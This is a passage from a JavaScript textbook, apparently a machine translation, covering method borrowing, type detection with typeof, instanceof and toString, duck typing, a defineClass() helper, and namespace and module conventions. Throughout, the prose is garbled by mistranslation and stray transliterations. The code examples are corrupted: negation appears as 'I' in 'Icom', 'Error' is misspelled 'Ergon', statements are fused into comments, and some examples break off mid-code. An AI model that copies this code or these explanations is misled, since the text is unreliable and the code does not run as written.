    }
    Rectangle . prototype . area = function () { return this . width * this . height
    ; }
```

```
// Borrow some methods borrowMethods ( GenericEquals ,
Rectangle ); borrowMethods ( GenericToString , Rectangle );
```

None of these are the classes in-mixes has its own intercept ruktora, but that does not mean that designers can not borrow. As follows blowing passage is defining a new class named ColoredRec - tangle . He inherits the functionality class Rectangle and borrows to onstruk torus and method of grade-mix Colored :

```
// This mixture contains a constructor-dependent method. Both of them,
// both constructor and method must be borrowed. function
Colored ( c ) { this . color = c ; }
Colored.prototype.getColor = function () {return this. color; }
// Define the constructor of the new class function
ColoredRectangle ( x , y , w , h , c ) {
    this . superclass ( x , y , w , h ); // Call the constructor of the
    superclass Colored . call ( this , c ); // and borrowing the Colored
    constructor
}
// Set up the prototype object to inherit methods from the
Rectangle ColoredRectangle . prototype = new Rectangle ();
ColoredRectangle . prototype . constructor = ColoredRectangle ;
ColoredRectangle . prototype . superclass = Rectangle ;
```



```
// Borrow methods of the Col ored class into a new class
borrowMethods ( Colored , ColoredRectangle );
```

Class ColoredRectangle broadens the class of the Rectangle (and inherits its methods), as well as methods of class borrows Colored . The Rectangle class itself inherits the Object class and borrows the methods of the Generi cEquals and GenericToString classes . Although such ana ogy are irrelevant, you can

take it as a kind of multiple inheritance. Since the class ColoredRectangle borrows methods class Colored , instances of ColoredRectangle can simultaneously ra ssmatrivat like eq zemplyary class Colored . The operator instanceof will not be able to tell about it, but in the section 9.7.3, we will create a more versatile method that would allow op redelyat inherits or borrows some object methods of a given class.

9.7. Determining the type of object

Language JavaScript - is a weakly typed language and JavaScript -objects even less typed. However, there are several techniques in JavaScript that can be used to determine the type of an arbitrary value.

Of course, the most camshaft aloof manner reception is based on the opera torus the typeof (for details see. Section 5.10.2). Primarily typeof allowing an elementary distinguish objects and types, but it has some oddities. Firstly, the expression of the typeof null yields p Performan line " the ob Ject ", whereas the expression of the typeof undefined The returns a string " undefined The ". For by this as any type of array returns the string " object ", for since all arrays - objects, but for any function returns Straw ka " func tion of ", although in fact the function are also objects.

9.7.1. Instanceof operator and constructor

Once it became clear that a value is an object, not an element tary value and not a function, it can be transmitted to the operator the instanceof , to ADVANCED her to find out its nature. For example, if x is an array, then the following expression will return true :

```
x instanceof Array
```

To the left of the instanceof operator is the value being checked, to the right is the name of the constructor function that defines the object class. Turn those note: the object is regarded as an instance of its own class and all its superclasses. Thus, for any object o phrase o the instanceof the Object always faiths there to true . Interestingly, the instanceof operator can work with functions as well, so the following expressions all return true :

```
typeof f == "function" f
instanceof Function f
instanceof Object
```

If necessary, you can make sure that an object is eq zemplyarom a particular class, and not one of the subclasses - for this before a hundred sure to check the value of the constructor . The following excerpt vypol nyaetsya this check:

```
var d = new Date (); // Date object ; Date - a subclass of Object
```



```
var isobject = d instanceof Object ; // returns t true var realobject = d .
constructor == Object ; // Returns false
```

9.7.2. Determining the type of an object using the Object . toString ()

Lack operator instanceof and properties constructor is that they allow you to scan objects on the accessory so nly known your classes, but do not give any useful information in the study of unknowns GOVERNMENTAL objects that may be required, such as when debugging. In such a situa tion to the aid can come approach the Object . toString ().

As discussed in chapter 7, the class with Object comprises determining method toString () by default. Any class that does not define its own IU Todd inherits the default implementation. An interesting feature is the default method, the toString () is that it takes some internal yn formation of the type of built-in objects. The ECMAScript specification requires the default toString () method to always return a string in the format:

```
[ object dass ]
```

Here *class* is the internal type of the object, which usually corresponds to the name of the constructor function of that object. For example, for arrays, *class*

is " Array ", for functions, " Function ", and for date / time objects, " Date ". For the built- grade Math returns " Math ", and for all classes of families of the Error - line " the Error ". For objects of the client language and JavaScript , and any other objects defined by the implementation of JavaScript , as a string *class* returns the string is implementation-defined (eg, " the Window ", " the Document " or " the Form "). However, for the types of objects, user-defined, such as C ircle and Complex , described earlier in this chapter as a string *class* always RETURN schaetsya string " Object ". That is, the toString () method can only define built-in object types.

Since most classes the default method the toString () OVERRIDE Gödel etsya, do not expect that by calling it directly from the object you are semi Chita class name. Therefore, it is necessary to refer to the default Ob - ject function . prototype explicitly and use the apply () method for this, specifying the object whose type you want to know:

```
Object . prototype . toString . apply ( o ); // The default toString () method
is always called
```

Example 9-6 uses this technique to define a function that implements advanced type inference. As noted previously, IU Todd toString () does not work with custom classes in this case is shown Naya further function checks rows of the howling property value classname and returning is its value if it is defined.

Example 9.6. Improved type inference

```
function getType ( x ) {
    // If x is null , " null " is returned if ( x == null )
    return " null ";
    // Try to determine the type using the typeof operator
    var t = typeof x ;
```

```
    // If an incomprehensible result is received, return it if ( t !
    = " Objec t ") return t ;
    // Otherwise, x is an object. Call the toString () method
    // by default and extract the substring with the class name.
    var c = Object . prototype . toString . apply ( x ); // In the format
    "[ object class ]" c = c . substring (8, c . length -1); // Remove "[
    object " and "]"
    // If the class name is not Object , return it. if ( c ! = " Object ")
    return c ;
    // If type " Object " is received , check if x // really belongs to
    this class.
  if (x.constructor == Object) return c; // The type is really "Object"
    // For n The User class to extract a string value of the //
    classname , which is inherited from the prototype object
    if (" classname " in x . constructor . prototype && // inherited class name

        typeof x . constructor . prototype . classname == " string ") //
        this is a string r eturn x . constructor . prototype . classname ;
    // If we failed to determine the type, let's say so. return "<
    unknown type >";
  }
```

9.7.3. Rough type definition

There is an old saying: “If it walks like a duck and quacks like a duck, then it’s a duck! ". It is rather difficult to translate this aphorism into JavaScript , but let's try: "If all the methods of a certain class are implemented in this object, then this is an instance of this class." The flexible tongues PROGRAMMING Bani weakly typed, such as Javascri pt , it is called "gross op certain type of" XQ constructor function . [1]

Rough determination of the type of wasps Aubin useful for classes, "zaimst vuyuschih" methods in other classes. Earlier in this chapter I demonstrated the class the Rectangle , borrowing method of the equals () in a class called GenericEquals . D The result of any instance of the class Rectangle can be considered ivat as an instance of the class GenericEquals . The operator

instanceof can not determine this fact, but at Shih able to create for this proprietary method (Example 9.7).

Example 9.7. Checking whether an object has borrowed methods of a given class

```
// Return to true , if one of the methods c . prototype was
// borrowed by o . If o is a function and not an object,
// instead of the object o itself , its prototype is checked.
// Note that this function requires the methods to be copied //
and not re-implemented. If the class has borrowed a method,
// and then override it, this function will return false . function
borrows ( o , c ) {
```

The term "rough determination of the type" appeared thanks to programming languages Niya the Ruby . Its exact name is allomo rfizm.


```
    // If object o is already an instance of class c , you can return
    true if ( o instanceof c ) return true ;
    // It is completely impossible to check whether methods are
    borrowed from the built-in class, since methods of built-in
    types are not enumerable.
    // In this case, instead of generating an exception // returns the
    value undefined The , as a kind of response, "I do not know."
// undefined behaves a lot like false ,
    // but can distinguish tsya on to false , if you need it to the caller.
    if ( c == Array || c == Boolean || c == Date || c == Error || c ==
```

```
    Function || c == Number || c == RegExp || c == String ) return
    undefined ;
    if ( typeof o == " function ") o = o . prototype ; var proto = c .
    prototype ; for ( var p in proto ) {
        // Ignore non-function properties if ( typeof proto
        [ p ]! = "Function") continue; if (o [p]! = proto
        [p]) return false;
}
return true;
  }
```

The method borrows () Example 9.7 is quite limited: it returns the value to true , only if the object o has replicas of the methods defined by the class c . In fact, a rough determination of the type should work more flexibly: Ob EKT o should be considered as an instance of c , if it contains the methods, techniques resembling class and c . In JavaScript , "resembling" means "have boiling the same names," and (perhaps) "declared with the same number of argu- ments." Example 9.8 demonstrates a method that implements such a check.

Example 9.8. Checking for the existence of methods of the same name

```
  // returned flushes true , if the object o has methods with the
  same names and the number of arguments // as the class c .
  prototype . Otherwise // false is returned . Throws an exception
  if class c is // of a built-in type with non- enumerable methods.
  function provides ( o , c ) {
      // If o is already an instance of class c , it will "resemble" class c anyway
      if ( o instanceof c ) return true ;
      // If an object constructor was passed instead of an object, use the
      prototype object if ( typeof o == " func tion ") o = o . prototype ;
      // Methods of the built-in classes cannot be enumerated, so // undefined
      is returned . Otherwise, any object // will resemble any of the built-in
      types. if ( c == Array || c == Boolean || c == Date || c == E rror || c ==
      Function || c == Number || c == RegExp || c == String ) return undefined
      ;
var proto = c . prototype ;
for ( var p in proto ) { // Loop through all properties in c . prototype // Ignore
      non-function properties if ( typeof proto [ p ]! = " function " ) continue ;
```

```
        // If the object o does not have the same property, return
        false if (! ( P in o )) return false ;
```



```
        // If this is a property and not a function, return false if ( typeof o [ p
        ]! = " Function ") return false ;
        // If two functions are declared with different number of arguments,
        return false . if ( o [ p ]. length ! = proto [ p ]. length ) return false ;
      }
      // If all methods have been tested, you can safely return true .
      return true ;
   }
```

As an example of rough type detection and use of the provide () method, consider the compareTo () method described in Section 9.4.3. Typically, the compareTo () method is not meant to be borrowed, but sometimes you want to find out if some objects can be compared using the compareTo () method . For this purpose, we define the Comparable class :

```
   function Comparable ( ) {}
   Comparable . prototype . compareTo = function ( that ) {
      throw " Comparable . compareTo () is an abstract method. Cannot be
      called!";
   }
```

Class Comparable is *abstract* : its methods are not meant for you to call, he simply defines the application interface. However, if the definition Lenia this class, you can check whether a comparison of the two objects is allowed:

```
   // Check if objects o and p can be compared // They must
   be of the same type and have a method compareTo () if ( o .
   Constructor == p . Constructor && provides ( o ,
   Comparable )) { var order = o . compareTo ( p );
```

}

Note that both functions, Representat and claimed in this section, borrows () and Provides (), return the value undefined The , if they are transferred object od Foot of the built-in types JavaScript , such as the Array . Made this for the simple reason that the properties of prototype objects built-in types can not be ne rechisleniyu loop for / in . If functions could not check for belonging to built-in types and return undefined , then built-in types would be found to have no methods and would always return true .

However, the Array type should be emphasized. Recall that in Section 7.8, there are a lot of algorithms (such as bypassing array elements) that work fine with objects that are not real arrays, but just like them. Coarse type inference can be used to find out if an instance is an array-like object. One of the options for solving this problem is shown in Example 9.9.

Example 9.9. Checking Array-Like Objects

```
function isArrayLike ( x ) {
    if (x instanceof Array) return true; // Real array
    if (! ("length" in x)) return false; // Arrays have a length property if
    (typeof x.length! = "Number") return false; // The length property must
    be a number ,
    if (x.length <0) return false; // and non-negative if (x.length> 0)
    {
        // If the array is not empty, it must contain at least a property named
        length -1
```



```
    if (! (( x . length -1) in
n true;
```

return false;

9.8. Example: the defineClass () helper method

This chapter ends with the definition of a helper method define- S1av8 () embodying discussed the s Designers, prototi groin, subclasses, borrowing and granting methods. The implementation of the method is shown in Example 9.10.

Example 9.10. Helper function for class definition

```
/ **
* define C1ass () - a helper function for defining aauabc ^ p ^ classes.
*
* This function expects to receive an object as a single argument.
* It defines a new wowabc ^ p ^ class based on the data in this
* object, and returns a constructor function for the new class. This
function
* solves problems related to the definition of classes: correctly sets
* inheritance in the prototype object, copies methods from other classes,
etc.
*
* The object passed as an argument must have everything
* or some of the following properties:
```

› : The name of the class being defined.
If specified, this name will be stored in the classname property of the prototype object.

ıd : Constructor of the inherited class. If absent, the Object () constructor will be used . This value will be stored in the superclass property of the prototype object.

ɾruct : A constructor function for the class. If absent, a new empty function will be used. This value will become the return value of the function and will also be stored in the constructor property of the prototype object.

ods : An object that defines methods (and other properties, shared by different instances) of the class instance. The properties of this object will be copied to the class prototype object. If absent, an empty object will be used. Properties named " classname ", " superclass " and " constructor " are reserved and should not be used on this object.

ɛs : An object that defines the static methods (and other static properties) of the class. The properties of this object will become properties of the constructor function. If absent, an empty object will be used.

ɔws : The function of the I-constructor or an array of constructor functions. The instance methods of each of the specified classes will be copied to the prototype object of this new class, so the new class will borrow the methods of each of the specified classes.

*

9.8. Example: the defineClass () helper method


```
* Constructors are processed in the order they appear, due to

* of this, the methods of the classes at the end of the array can override

* methods of the classes above.
* Note: borrowed methods are retained
```

```
* in the prototype object before the properties are copied
* and methods of the above objects.
* Therefore, the methods defined by these objects can
* override borrowed ones. In the absence of this property
* methods are not borrowed.
*
* Provides : function con struktor or array of constructor functions.
* After the prototype object is initialized, this function
* will check that the prototype includes methods with names and counts

* arguments that match the methods of instances of the specified classes.

* None of the meth odes will be copied, she will just make sure

* that this class "provides" the functionality provided by
* by the specified class. If the check fails, this method
* will throw an exception. Otherwise, any instance of the new class

* can be considered (using coarse type inference)
* as an instance of the specified types. If this property is not defined,

* verification will not be performed.
** /
function defineClass (data) {
// Retrieve field values from the argument object.
// Set default values.
var classname = data . name ;
var superclass = data . extend || Object ;
var constructor = data . construct || function () {};
var methods = data . methods || {};
var statics = data . statics || {};
var borrows ;
var provides ;
// Borrowing can be done both from a single constructor,
// and from an array of constructors. if ( Idata . borrows ) borrows = [];
else if (data.borrows instanceof Array) borrows = data.borrows; else
borrows = [data.borrows];
// Ditto for properties provided. if ( Idata . provides ) provides = [];
```

```
else if (data.provides instanceof Array) provides = data.provides; else
provides = [data.provides];
// Create an object that will become the prototype of the class. var proto =
new superclass ();
// Remove all non-inherited properties from the new prototype object. for
( var p in proto )
    if ( proto . hasOwnProperty ( p )) delete proto [ p ];
// Borrow methods from the blend classes by copying them to the
prototype. for ( var i = 0; i < borrows . length ; i ++) { var c = data .
borrows [ i ]; borrows [ i ] = c ;
    // Copy methods from object c prototype to our prototype
```



```
        for ( var p in c . prototype ) {
            if (typeof c.prototype [p]! = "function")
            continue; proto [p] = c.prototype [p];
        }
    }
    // Copy the instance methods to the prototype object
    // This operation can override methods copied from blend classes
    for ( var p in methods ) proto [ p ] = methods [ p ];
    // Set the values of the reserved properties " constructor "
    // " superclass " and " classname " in the prototype proto . constru
    ctor = constructor ; proto . superclass = superclass ;
    // Set the classname property only if it is actually set. if (
    classname ) proto . classname = classname ;
    // Make sure the prototype exposes all the intended methods. for
    ( var i = 0; i < pr ovides . length ; i ++) { // for each class var c =
    provides [ i ];
```

```
            for ( var p in c . prototype ) { // for each property
                if (typeof c.prototype [p]! = " function ") continue ; // only
                methods if ( p == " constructor " || p == " superclass ")
                continue ;
                // Check if there is a method with the same name and the
                same number of // declared arguments. If there is a
                method, continue the loop if ( p in proto &&
                    typeof proto [ p ] == " function " && proto [ p ].
                    length == c . prototype [ p ]. length ) continue ;
vise, throw an exception is,
:w Error ("Class" + classname + " does not provide a method " + c .
                    classname + "." + p );
                }
            }
            // Assign a prototype object with a constructor function
            constructor . prototype = proto ;
            // Copy static properties to the constructor for ( var p in statics )
            cons tructor [ p ] = data . statics [ p ];
            // Finally, return the constructor function return constructor ;
        }
```

Example 9-11 provides a snippet that demonstrates the use of the defineClass () method .

Example 9.11. Using defineClass () method

```
// A Compara ble class with an abstract method that //
allows you to define classes that "provide" the Comparable
interface . var Comparable = defineClass ({ name : "
Comparable ",
    methods: {compareTo: function (that) {throw "abstract"; }}
});
// Class - a mixture of a wagon nym method equals () for
drawing var GenericEquals = defineClass ({
```

```
    name: "GenericEquals", methods: {
        equals: function (that) {
            if (this == that) return true; var propslnThat = 0; for (var name in t
            hat) {propsInThat ++;
                        if (this [name] I == that [name]) return false;
            }
            // Make sure the this object has no additional properties
            var propsInThis = 0;
            for (name in this) propsInThis ++;
            // If there are additional properties, the objects will not be equal if (
            pro psInThis I = propsInThat ) return false ;
            // It looks like the two objects are equivalent. return true ;
        }
    }
});
// A very simple class of the Rectangle , which provides an interface the
Comparable var the Rectangle = defineClass ({ name : " the Rectangle ",
    construct: function (w, h) {th is.width = w; this.height = h; },
    methods: {
        area: function () {return this.width * this.height; }, compareTo:
        function (that) {return this.area () - that.area (); }
    },
    provides: Comparable
});
// Sub- class the Rectangle, which is on the chain cons truktor its //
superclass , inherits the methods of the superclass , defines its methods
instance // and static methods and adopts the method equals (). var
PositionedRectangle = defineClass ({name: "PositionedRectangle", extend:
Rectangle, construct: function (x, y, w, h) {
        this.superclass (w, h); // call along the chain this.x = x; this.y = y;
    },
```

```
methods: {
   islnside: function (x, y) {
            return x> this.x && x <this.x + this.width && y>
                              this.y && y <this.y + this.height;
   }
},
statics: {
   comparator: function (a, b) {return a.compar eTo (b); }
},
borrows : [ GenericEquals ]
```

ten

Modules and namespaces

In the early years after its introduction, JavaScript was most often used to create small, simple scripts embedded right into web pages. As the formation of web browsers and web -standard language program JavaS cript is becoming more and more difficult. Currently, many the Java Script-script used in their work external *modules* or software libraries JavaScript -code. [1]

At the time of this writing are conducted pa bots to create modules many times the use of distributed open source language JavaScript . Network archives JavaScript (JavaScript the Archive the Network , JSAN) is implemented in the image and likeness of a worldwide network of archives of the Perl (Compre hensi ve the Perl the Archive the Network , CPAN), and it is assumed that it will be for JavaScript the same things began to CPAN for the programming language and inform the CTBA Perl . For more information about JSAN and code examples we can but please visit *http : // www . openjsan . org* .

Language JavaScript does not provide syntax, prednazna chennyh to create and manage modules, so writing portable reusable modules in the language JavaScript in considerable Noah ste penalty is a matter of following some basic agreements describing Vai in this chapter.

The most important convention has to do with the concept *of a namespace.* Foundations naya aim of this concept - to prevent name conflicts, which may WHO niknut the simultaneous use of two modules, declaring glo

The core JavaScript language lacks any mechanisms for loading or connecting external modules. This task is taken over by the environment into which the JavaScript interpreter is embedded . In classic JavaScript, the task is accomplished using the < script src => tag (see Chapter 13). Some embedding emye implementation provides a simple function of the load (), with the means of which the swarm is made of modules loading.

ballroom properties with the same name: one module can block your ARISING another, which may lead to malfunction of the latter.

Another convention has to do with the order of module initialization. This has important importance for the client Yazi ka JavaScript , because the modules that manipulate the contents of a document in a web browser is often required vstrai Vat code that runs on the document has finished loading.

The following sections discuss namespace organization and initialization. The chapter ends with an expanded example of a helper module for working with modules.

10.1. Creating modules and namespaces

If you need to write JavaScript module, designed for use I in any scenario or any other module, it is important to follow the rule, according to which the ad should be avoided glo ballroom variables. Whenever a global variable is declared, there is a risk that the variable will be overridden by another module or programmer using the module. The solution lies in creating specifically for the namespace of the module and the determination of all the properties and methods inside the pros ton of the space.

Language JavaScript does not have a built-hooked erzhkoy namespaces [1] , but for these purposes are great JavaScript -objects. Consider auxiliary nye methods provides () and defineClass (), shown in Examples 9.8 and 9.10 with responsibly. Both method names are global symbols. If you intend to create a function module to work with JavaScript classes, these methods should not be declared in the global namespace. For the purpose of observance of the agreement, the implementation methods can be written as:

```
// Create an empty object that will serve as the namespace // This
single global name will hold all other names var Class = {};
// Define functions in namespace
Class . define = function ( data ) {/ * method implementation is
here * /} Class . provides = fun ction ( o , c ) {/ * method
implementation is here * /}
```

Please note: there are not declared instance methods (or even a Listing lyayutsya static methods) JavaScript -class. Here ordinary functions are declared, references to which are saved in the properties of a specially created object.

This fragment illustrates the first rule of development JavaScript modules: *the module should never put more than one name in the global pro space names.* There are also two additions to this prospect and Vila:

If a module adds a name to the global namespace, the documentation for the module should clearly and clearly reflect the purpose of that name.

As, for example, the definition of namespace in C ++ or the built-in command of the same name in the interpreting language Tcl (and this is already quite close to the first JavaScript language). - *Note. scientific. ed.*

If a module adds a name to the global namespace, this name must be uniquely associated with the name of the file from which the module is loaded.

So, if the module is called Cla ss , you need to place it in a file named *Class . js ,* and the file must begin with a comment that may Vaglen do something like this:

```
/ **
* Class . js : A module for helper functions for working with classes.
*
* This module defines a single global name " Class ".
* The Class name is the object's namespace and all functions
* are saved as references in the properties of that namespace.
** /
```

Classes in JavaScript are extremely important, so there can be many modules to work with them . What happens if nay exist a such two modules, which will use the name of the Class to define its namespace? In this case, a name conflict will occur. You can use namespaces to significantly reduce the risk of conflicts, but you cannot completely eliminate the risk . In this regard, following the file naming convention can be of great help. If both con flicts module will have the same name of the *Class . js ,* they can not be preserves the thread in the same directory. The script can load both modules only from different directories, for example *utilities / Class . js* and *flanagan / Class . js* .

If scripts are stored in subdirectories, then the names of subdirectories that us be a part of the module name. This means that the module Class , defined

lyae my here, in fact, should be called Flanagan . Class . Here's how it can be put into practice:

```
/ **
* flanagan / Class . js : A module for helper functions for working with
classes.
*
* This module defines a single global name " flanaga n ",
* if it doesn't already exist. Then a namespace object is created,
* which is stored in the Class property of the flanagan object . All
auxiliary
* functions are located in the flanagan namespace . Class .
** /
var flanagan ; // Declare a single global name " flanagan " if (
flanagan ) flanagan = {}; // Object is created if not already defined
flanagan . Class = {} // The flanagan namespace is created . Class

// The namespace is now populated with flanagan helper methods .
Class . define = f unction ( data ) {/ * method implementation * /};
flanagan . Class . provides = function ( o , c ) {/ * method
implementation * /};
```

In this snippet, the global flanagan object is the namespace for other namespaces. If, for example, I will write another module vspo mogatelnyh functions for working with dates, save these functions in about the space of names Flanagan . Date . It is noteworthy that this fragment Announces Glo Ball name flanagan using the instructions var and only then scans it for contrast. This is done because an attempt to read from an undeclared global variable results in an exception, whereas an attempt to read from a declared but undefined variable simply returns unde

fined . This behavior is typical only for global elements. If trying to read a non-existent property value of the namespace object is just to get the value undefined The .

With two-level namespaces, the likelihood of name collisions is further reduced . However, if some developer also has the Optional milieyu Flanagan , decides to write a module utility functions for working with classes, programmer wish to use both modules, will be in the peak of the situation. Although such a move sob yty seems unlikely enough to be sure you can try to follow the convention of language about programming the Java , according to which to give unique names pas Ket district in zhno use prefixes that begin with your domain name in John ternete. In this case, the order of domain names should be reversed so that the top-level domain name *(. Com* or something similar) comes first, and the resulting name should be specified as a prefix for all your JavaScript modules. Since my site is called *davidflanagan . com ,* I will have to keep their units in a file named *com / davidflanagan / Class . js* and use the com . davidflanagan . Class . If all JavaScript -developers bu FLS follow this convention, no one will be able t create a namespace com . davidflanagan , since I alone own the *davidflanagan* domain . *com* .

This agreement may not be necessary for most JavaScript-fashion lei, and you do not have to follow it exactly. But you need to know about his sous schest -existence. Try not to create a namespace for error, the names to toryh can be the domain name of someone: *never define the space wa names with domain names that are not your property.*

Example 10.1 demonstrates the order in which the com . david Flanagan . Class . Here the added error checking code, which is absent in the previous present example; during this test an exception, if the pro space names com . davidflanagan . Class already exists or there about space names com or com . davidflanagan , but they are not objects. It also demonstrates how to create and populate the namespace by power single object literal.

Example 10.1. Create a namespace based on a domain name

```
// Create a global symbol " com " if it doesn't already exist //
Throw an exception if it exists but is not an object var com ;
if (Icom) com = {};
```

```
else if (typeof com! = " object ")
    throw new Ergon ("the name com exists, but is not an object m");
// Repeat the procedure for creating and verifying types at lower
levels of the if ( Icom . Davidflanagan ) com . davidflanagan =
{} else if ( typeof com . davidflanagan I = " object ")
    throw new Error (" com . davidflanagan exists but is not an object");
// Throw an exception if com . davidflanagan . Class already
exists if ( com . Davidflanagan . Class )
    throw new Error (" com . davidflanagan . Class already exists");
// Otherwise, create and populate the namespace // with one
large object literal
```



```
com . davidflanagan . Class = {
    define : function ( data ) {/ * function implementation goes
    here * /}, provides : function ( o , c ) {/ * function
    implementation goes here * /}
};
```

10.1.1. Checking module availability

When you write program code that uses an external module, you can tell if it exists by simply checking if it is in the namespace. Lyrics growth is to consistently check for each component of this space. Notably, the following snippet declares a global com name before checking for its existence. She vypol check by fine in the same way as in the namespace declaration:

```
var com ; // Before checking, declare a global symbol if ( Icon ||
Icom . Davidflanagan || Icom . Davidflanagan . Class )
    throw new Error (" com / davidflanagan / Class . js was not loaded");
```

If the author of the module follows the convention of naming versions, such as explained phenomenon version of the module using the property VERSION in the namespace, you can check not lko the presence of the module, but also to know its version. At the end of the chapter, there is an example where verification is performed in this way.

10.1.2. Classes as modules

Module Class , ASIC l zovavshiysya in Example 10.1, is simply to boron agreed aux atelnyh functions. However, there are no restrictions Nij in the other module organization. It can consist of a single function tion, to declare JavaScript is the class or set of classes and functions.

Example 10.2 contained fragment of program code that creates mo modulus, consisting of a single class. This module uses our hypo thetic unit Class and function of the define (). (If you have forgotten what Predna means this feature, please refer to the example of 9.10.)

Example 10.2. A class of complex numbers as a module

```
/ **
 * com / davidflanagan / Complex . js : a class that implements complex
                                number representation
*
* This module defines a constructor function com . davidflanagan .
Complex ()
* Uses module com / davidflanagan / Class . js ** /
// First of all, you need to check the presence of the module Class
var con ; // Declare a global symbol before checking for its presence
if ( Icon || Icom . davidflanagan || Icom . davidflanagan . Class )
    throw new Error (" com / davidflanagan / Class . js was not loaded");
// As a result of our testing, we found out that the namespace //
con . davidflanagan exists, so we don't need to create it.
// It's enough to just declare the Complex class inside this space
com . davidflanagan . Complex = com . davidflanagan . Class .
define ({ name : " Complex ",
    construct: function (x, y) {this.x = x; this.y = y; },
```

```
    methods: {
        add: function (c) {
            return new com.davidflanagan.Complex (this.x + cx,
                                                  this . y + c . y );
        }
    },
});
```

It is also possible to define a module consisting of more than and of odes Nogo class. Example 10.3 provides an example module that defines various classes that represent geometric shapes.

Example 10.3. Module of classes representing geometric shapes

```
/ **
    * com / davidflanagan / Shapes . js : module of classes representing
                                  geometric shapes
*
* This module declares classes in the com . davidflanagan . shapes
* Uses module com / davidflanagan / Class . js ** /
// First of all, you need to check the presence of the Class module
var com ; // Declare a global symbol before checking for its presence
if ( Icom || Icom . davidflanagan || Icom . davidflanagan . Class )
    throw new Error (" com / davidflanagan / Class . js was not loaded");
// Import a symbol from this module var define = com .
davidflanagan . Class . define ;
// As a result of our verification, we found out that the namespace //
com . davidflanagan exists, so we don't need to create it.
// Simply create a namespace with the figures of the if ( com .
Davidflanagan . Shapes )
  throw new Error (" namespace com . davidfl anagan . shapes exists");
// Create namespace com . davidflanagan . shapes = {};
```

```
// Declare classes whose constructor functions // will be stored in
our namespace
com . davidflanagan . shapes . Circle = define ({ / * class
data * / }); com . da vidflanagan . shapes . Rectangle = define
({ / * class data * / }); com . davidflanagan . shapes .
Triangle = define ({ / * class data * /});
```

10.1.3. Module initialization

Often we represent I eat themselves module as a set of functions (or classes). But as you can see from the previous examples , modules are more than just declarations of functions that will be used later. They include se os software code that is called when you first load and performs operator radio initialization and namespace filling. Module L can to keep any amount of the one-time execution of software code, and it is quite possible to create modules that are not declaring any functions or classes, but simply run some code. The only rule to torogo should thus adhere to - the module does not clutter the Glo Ball namespace. The best way to do this is to put the whole pro

gram code into one anonymous function, which should be called immediately after it is defined:

```
( function () {// Define an anonymous function. No name
// means no global symbol // The body of the function is
here
    // Here you can safely declare any variables,
    // since this will not create global symbols.
}) (); // End of function definition and call.
```

Some modules can run your program code immediately after for Booting. Others require calling the initialization function later. For client Skog language JavaScript , there have become e usual requirement modules usual but are designed to work with HTML -documents and therefore must initialize ized after the document is fully loaded with web browser.

The module can take a passive attitude to the procedure Init tion of, simply defining and documenting the initialization function and offers gaya user to call this function at the right time. It is safe enough ny and conservative approach, but it requires that the HTML -documents contain sufficient software JavaScript ko yes to initialize at least the modules with which it will interact.

There is a programming paradigm (called *unobtrusive the Java Script-code* and is described in Section 13.1.5), according to which the modules should be fully Stu self-sufficient, and the HTML - documents do not contain JavaScript -code. To create such "non-intrusive" fashion lei necessary means by which the modules will be able to register their initialization function to those automatic matic causing were at the appropriate time.

Example 10.5 at the end of this chapter includes a solution to allow a module to register its initialization function by itself. Inside bro uzera all registered initialization function will be auto matically called in response to the event « the onload », generated by the browser. (More on with bytiyah and event handlers, see Chapter 17.)

10.2. Importing symbols from namespaces

The problem of giving uniqueness to namespace names such as com . da vidflanagan . Class , leads to another problem - the increase in the length of their e n functions, such as com . davidflanagan . Class . define (). This is the full name of the function tion, but not necessarily constantly enter it manually whenever the need arises. Since functions in JavaScript are just data, it is possible to store a function reference in a variable with any name. For example, after loading the com . davidflana - gan . Class , the module user can insert a line like this:

```
// Larger name to enter.
var define = com . davidflanagan . Class . define ;
```

The use of namespaces to prevent conflict - is obliged to Nost, which lies on the shoulders of the developer. But the module the user has pre prerogative to import characters from the simple of the space module names in the global

namespace. Programmer for this module, it is already known, ka Kie modules it uses, and how potential conflicts of names are possible. He is able to determine which symbols and how to import to the hut shake naming conflicts.

Note that the previous snippet uses the global define symbol to represent the class definition helper. This is not a very descriptive name for a global function , since that name is difficult to tell what exactly it defines. The preferred name would be:

```
var defineClass = com . davidflanagan . Class . define ;
```

But changing the method names this way is also not the best solution. Other programs Mist, who enjoyed a floor by him previously module, can come in a bewildering, met name defineClass (), because he is familiar with another function - the define (). It is not uncommon for module developers to put some meaning into their function names, and changing those names is unfair to modules. Dru goy way is to avoid the use of the global namespace, and import symbols in a namespace with shorter names:

```
// Create a simple namespace. There is no need to check // for errors, since
the user knows which symbols exist and which do not. var Class = {};
// Import the symbol into the new namespace.
Class . define = com . davidflanagan . Class . define ;
```

There are a few moments that are associated with the import of symbols and koto rye to be understood. The first point: *is allowed to import roofing to those characters that are to the function object or an array you* . If the imported symbol representing the value of the elementary five steps, such as a number

or string, ie it thus creates a static copy of the value. Any changes in such value performed within about space names, do not affect the imported copies. Assume us assume that the method of Class . define () serves class counter that determined by dividing are using it, and increases the value of com . davidflanagan . Class . counter on every call. If you try to import this value is simply cos given a static copy of the current value of the counter:

```
// Just create a static copy. Change eniya namespace // will not be reflected
on the imported property, because the value belongs to an elementary type.
Class . counter = com . davidflanagan . Class . counter ;
```

This is a lesson for module developers - if you plan to declare properties with values of elementary types inside a module, you need to implement accessor methods for them so that these methods can be imported:

```
// Elementary property, it should not be imported com . davidflanagan .
Class . counter = 0;
  // This is an accessor that can be imported com . davidflanagan . Class .
  getCounter = function () { return com . davidflanagan . Class . counter ;
}
```

The second important point that needs to be understood - the modules are modules for users. *Module developers should always indicate*

the full names of their symbols. This rule can be observed in the getCounter () method just demonstrated . Since JavaScript does not have built-in support for modules and namespaces , abbreviations are inappropriate here and you must specify the fully qualified name of the counter property , even though the getCounter () accessor is in the same namespace. Developer of modules ki should not rely on the fact that their functions will be imported in the Globe cial namespace. Functions that call other functions in a module must use qualified names to work correctly, even if the function is not supposed to

be imported. (The exception to this great villa is a closure, what tells tsya in Section 10.2.2.)

10.2.1. Public and private characters

Not all symbols declared in a module are intended for use outside the module. Modules can have their own internal functions and variables that are not intended for direct use in the script that works with this module. In JavaScript there is no possibility to determine which namespace characters will be available to the public, and which are not. Here again, we must be content with agreements that prevent not used properly Maintenance of private character outside of the module.

The most straightforward way - a detailed documentation of such sym fishing. Module developer should be clearly stated in the documentation, which functions and other properties are public application interface m ode la. The user of the module, in turn, must confine himself to the public interface and resist the temptation to call some other function or access some other property.

